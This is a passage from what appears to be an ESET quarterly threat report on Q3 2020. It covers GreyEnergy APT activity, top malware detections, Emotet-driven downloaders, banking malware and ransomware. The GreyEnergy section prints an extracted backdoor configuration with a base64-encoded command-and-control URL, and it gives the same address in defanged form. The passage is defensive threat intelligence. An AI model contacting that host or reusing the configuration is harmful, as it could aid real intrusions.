While these new Gamaredon group tools are not sophisticated, they clearly demonstrate that this group’s operators are able to come up with creative solutions to further move laterally into their target networks and create all kinds of headaches for the defenders.

Indicators of Compromise (IoCs) [21]

GreyEnergy group Threat Report exclusive

The GreyEnergy group, active since 2015, was identified as a successor of the BlackEnergy APT group – along with the TeleBots group – by ESET in 2018 [37]. The GreyEnergy group is mostly interested in industrial networks belonging to various critical infrastructure organizations. In December 2016, the group deployed a data-wiping worm that ESET researchers believe to have been a predecessor of NotPetya.

GreyEnergy malware still being developed in 2020

In 2020, we detected GreyEnergy activity in the energy sector in Western Asia. The group hasn’t changed its TTPs significantly, with the attackers still deploying the GreyEnergy malware on Windows servers and important workstations, and its PHP malware on internal web servers.

We detected a GreyEnergy sample deployed, as usual, as a Windows service DLL, with the following configuration:

```
Content-Type: multipart/form-data;
        boundary="----=_NextPart_000_0011_01D5DC2F.DD042E30"
X-MimeOLE: ____________________________________________

This is a multi-part message in MIME format.

------=_NextPart_000_0011_01D5DC2F.DD042E30
Content-Type: text/plain;
        charset="iso-8859-1"
Content-Transfer-Encoding: 7bit


------=_NextPart_000_0011_01D5DC2F.DD042E30
Content-Type: text/plain;
        charset="iso-8859-1"
Content-Transfer-Encoding: 7bit
Type: F
F1: 50
F4: 7
F2: 30
A1: 420

[redacted]
------=_NextPart_000_0011_01D5DC2F.DD042E30
Content-Type: text/plain;
        charset="iso-8859-1"
Content-Transfer-Encoding: base64
Type: D
D3: 1

aHR0cHM6Ly8xODUuMTUzLjE5Ni45NC9VcGRhdGVTZXJ2aWNlcy9DRg==
------=_NextPart_000_0011_01D5DC2F.DD042E30--
```

Extracted GreyEnergy configuration (Campaign ID redacted)

As you can see, the A1 value, which represents the GreyEnergy version, is 420 (previous samples detected in 2018 were at version 336). This suggests that the malware authors are still developing and improving the GreyEnergy backdoor. The meaning of the remaining configuration items is ***described*** [38] in our white paper on GreyEnergy.


This sample has the following C&C URL:

https://185.153.196[.]94/UpdateServices/CF


Indicators of Compromise (IoCs) [21]

STATISTICS & TRENDS

The threat landscape in Q3 2020 as seen by ESET telemetry



Rate of malware detections in Q3 2020



Top 10 malware detections in Q3 2020 (% of malware detections)

Top 10 malware detections

VBA/TrojanDownloader.Agent trojan Q2 2020: 2 ↑ Q3 2020: 1

This detection typically covers maliciously crafted Microsoft Office files that try to manipulate potential victims into enabling the execution of malicious macros. Upon execution, the enclosed malicious macro typically downloads and executes additional malware. The malicious documents are usually sent as email attachments, disguised as important information relevant to the recipient.

LNK/Agent trojan Q2 2020: 1 ↓ Q3 2020: 2

LNK/Agent is a detection name for malware utilizing Windows LNK shortcut files to execute other files on the system. Shortcut files have been gaining popularity among attackers, as they are typically considered benign and less likely to raise suspicion. LNK/Agent files don't contain any payload and are usually parts of other, more complex malware. They are often used to achieve persistence of the main malicious files on the system or as a part of the compromise vector.

Win/Exploit.CVE-2017-11882 trojan Q2 2020: 3 ⇔ Q2 2020: 3

This detection name stands for specially crafted documents exploiting the *CVE-2017-11882* [39] vulnerability found in the Microsoft Equation Editor, a component of Microsoft Office. The exploit is publicly available and usually used as the first stage of compromise. When the user opens the malicious document, the exploit is triggered and its shellcode executed. Additional malware is then downloaded onto the computer to perform arbitrary malicious actions.

HTML/Fraud trojan Q2 2020: 5 ↑ Q3 2020: 4

HTML/Fraud detections cover various types of fraudulent, HTML-based content, distributed with the aim of gaining money or other profit from the victim's involvement. This includes scam websites, as well as HMTL-based emails and email attachments. In such an email, recipients may be tricked into believing they have won a lottery prize and are then requested to provide personal details. Another common case is the so-called *advance fee scam* [40], such as the notorious Nigerian Prince Scam aka "419 scam".

DOC/TrojanDownloader.Agent trojan Q2 2020: 4 ↓ Q3 2020: 5

This classification represents malicious Microsoft Word documents that download further malware from the internet. The documents are often disguised as invoices, forms, legal documents, or other seemingly important information. They may rely on malicious macros, embedded Packager (and other) objects, or even serve as decoy documents to distract the recipient while malware is downloaded in the background.

DOC/Fraud trojan Q2 2020: 14 ↑ Q3 2020: 6

DOC/Fraud detections mainly cover Microsoft Word documents with various types of fraudulent content, distributed via email. The purpose of this threat is to profit from the victim's involvement – for example, by persuading victims to disclose online account credentials or sensitive data. Recipients might be tricked into believing that they have won a lottery prize or been offered a very favorable loan. The documents often contain links to websites where victims are asked to fill in personal information.

HTML/Phishing.Agent trojan Q2 2020: 6 ↓ Q3 2020: 7

HTML/Phishing.Agent is a detection name for malicious HTML code often used in a phishing email's attachment. When such an attachment is opened, a phishing site is opened in the web browser, posing as an official banking, payment service or social networking website. The website requests credentials or other sensitive information, which is then sent to the attacker.

JS/Agent trojan Q2 2020: 7 ↓ Q3 2020: 8

This detection name covers various malicious JavaScript files. These are often obfuscated to avoid static detections. They are typically placed onto compromised but otherwise legitimate websites, with the aim of achieving drive-by compromise of visitors.

Win/HackTool.Equation trojan Q2 2020: 8 ↓ Q3 2020: 9

The detection name Win32/HackTool.Equation covers tools attributed to the United States National Security Agency (NSA) and made public by the hacking group Shadow Brokers. Soon after the leak, these tools became widely used by cybercriminals. The detection also includes malware derived from these leaked tools or threats using the same techniques.

PDF/Fraud trojan Q2 2020: 16 ↑ Q3 2020: 10

PDF/Fraud detections represent PDF files with various types of fraudulent content, distributed via email. Similar to DOC/Fraud, the aim of this threat is to profit from the victim's involvement, for example by persuading victims to disclose their credentials or sensitive data. Recipients might be tricked into believing that they have won a lottery prize or been offered a favorable loan. The documents often contain links to websites where victims are asked to fill in personal information.


Downloaders

Emotet-powered VBA detections dominate the downloader scene, pushing the category out of lethargy.


After two consecutive quarters of decline, downloaders came back strong in Q3, with almost 55% growth in quantity.

One minor contributor was a Nemucod campaign observed over the first two weeks of Q3 that was focused mostly on unique clients in Poland, Japan and the Czech Republic. However, the actual attack attempts reported by these clients suggest that the main target of the campaign was Japan where the per-client detection rate was close to four times higher than in Poland and twice as high as in the Czech Republic.

The biggest contributor to downloader growth was VBA/TrojanDownloader.Agent. Its detections already dominated the downloader types ranking in Q2, when they comprised more than a third of all downloader detections (36%). But Q3 brought a massive 60% jump in detected VBA files which means that almost two thirds of the detection pie goes to this detection type (64%).



Proportion of downloader detections per detection type in Q3 2020




Downloader detection trend in Q2 2020-Q3 2020, seven-day moving average

Other detection types in the rankings mostly held their positions, albeit with a notably lower share. The proportion of DOC detections declined from 21% in Q2 to less than 10% in Q3. A similar pattern was observed in the case of JS detections, which went down from 13% (Q2) to 7% (Q3), followed by Win detections, which decreased from 11% to less than 6% QoQ. Finally, VBS downloaders went down from 8% to less than 5%.

The main driver behind the massive increase of VBA detections was Emotet and its renewed activity in Q3. This notorious malware strain went quiet early in the year, only to return in the last days of July after a five-month break. The connection between Emotet and VBA detections is clearly visible in their detection trends, where both follow an almost identical trajectory.

Emotet's streak of inactivity wasn't the first one in the years since it began operation. In 2019 its operators went AWOL mid-year only to start their systems anew in September, just in time for the pre-Christmas shopping season. This year's hiatus took a little longer, beginning in February and returning to activity by the end of July. As Emotet was shuttered for the first six months of the pandemic, it is hardly surprising that its ***initial wave*** [41] of spam against US organizations in August used a COVID-19-themed message.




VBA downloader and Emotet detection trends in Q2 2020–Q3 2020, seven-day moving average

While Q3 saw the world still striving towards a vaccine for the deadly coronavirus, researchers at ***Binary Defense*** [42] disclosed information about a "vaccine" they developed against Emotet. Experts exploited a buffer overflow found in malware's installation process and created a utility that crashed it, thus preventing a compromise. This utility was silently distributed via CERTs and the infosec community for 182 days until it was rendered ineffective by Emotet operators, who located and fixed the flaw and resumed their malicious operation in July 2020.

> ***What was interesting to observe, after Emotet's return, was the increased frequency of updates in the code of the downloader. Before the February–July break, operators updated the binary once or twice a month. After the pause, the number of changes has doubled and has also become more regular – detected circa once a week.***
>
> **Zoltán Rusnák, ESET Malware Analyst**

Emotet operators have also been seen using a new type of template for their attachments named ***Red Dawn*** [43]. These were typically compromised Word documents with a black Office 365 label on top, claiming that they were created on an iOS device and manipulating victims into enabling malicious macros. On August 25th, Emotet upgraded this template to a red Office 365 label with the Microsoft logo and abandoned the iOS tactic.



Emotet's new "Red Dawn" attachment template (Image source: BleepingComputer.com [44])

Another ***recently observed*** [45] template sported a Windows 10 Mobile logo, which is quite disadvantageous for the attackers as this operating system was EOLed by Microsoft in January 2020 and thus may raise suspicion even if received by less-skilled users.

Banking malware


Qbot replaced TrickBot as the go-to payload of Emotet as the volume of banking malware continued to shrink.

Banking malware has been slowly losing steam since early in Q2 and continued the downward trend in Q3 also. The overall number of detections of banking malware has declined by circa 16% without any notable peaks or significant drops.


The top 10 has been reshuffled in Q3, yet the most dominant family remains JS/Spy.Banker – a detection that covers an array of malicious scripts designed to steal victims' credit card details and other personal information. Its lead has been only slightly reduced from 63% in Q2 to 59% in Q3. The most vivid newcomer in the top ranks was the Qbot family, which grew by 108% in Q3. This increase is probably related to Qbot becoming one of the frequently used payloads of the Emotet downloader.

ESET telemetry confirmed this "rivalry". Up until the end of Q2, TrickBot kept steady detection rates with occasional quieter streaks as well as drops and spikes in detections. However, after ***Emotet's July restart*** [46], its numbers started to head south only to be surpassed by Qbot mid-August.


TrickBot closed Q3 with a 20% drop in overall detection volume – yet, due to the overall drop of the category – managed to move up from eighth to sixth position in the top 10 ranking, with Qbot seventh, right on its tail.



Top 10 banking malware families in Q3 2020 (% of banking malware detections)



Banking malware detection trend in Q2 2020-Q3 2020, seven-day moving average



TrickBot and Qbot detection trends in Q2 2020-Q3 2020, seven-day moving average


Ransomware

Ransomware incident is directly connected to a fatality as new players try to join the crowded scene of "doxing" gangs.


ESET telemetry shows an almost 20% decline in ransomware activity in Q3. This includes mostly families that are mass-spread via email campaigns and only a very limited number of targeted attacks misusing poorly configured RDP. The most vivid case spread via email was documented in France distributing Trojan.MSIL/Filecoder.ABC. Based on ***publicly available*** [47] information, the attack has been named JobCrypter; it utilized an executable "succeeded.exe" and was disguised as a job application or an applicant CV.

As for the top 10 families detected by ESET telemetry, Win/Filecoder.WannaCryptor – with its worm characteristics – led the category with more than 52% of detections. As in past quarters, these detections – as well as those of Win/Filecoder.GandCrab – were tied to known hashes that kept spreading in unpatched networks in less developed markets.

The Win/Filecoder.Crysis family ranked second with 6.6%, followed by Win/Filecoder.Phobos with 4.7% of detections. Win/Filecoder.Avaddon joined the ranks of the most notorious families in Q3, particularly due to a ***Nemucod campaign*** [48] in Japan in the past quarter. Public reports also show that Q3 brought a "level-up" in Avaddon's game as the gang started doxing victims, publishing their stolen data on a newly launched leak site.



Top 10 ransomware families in Q3 2020 (% of ransomware detections)



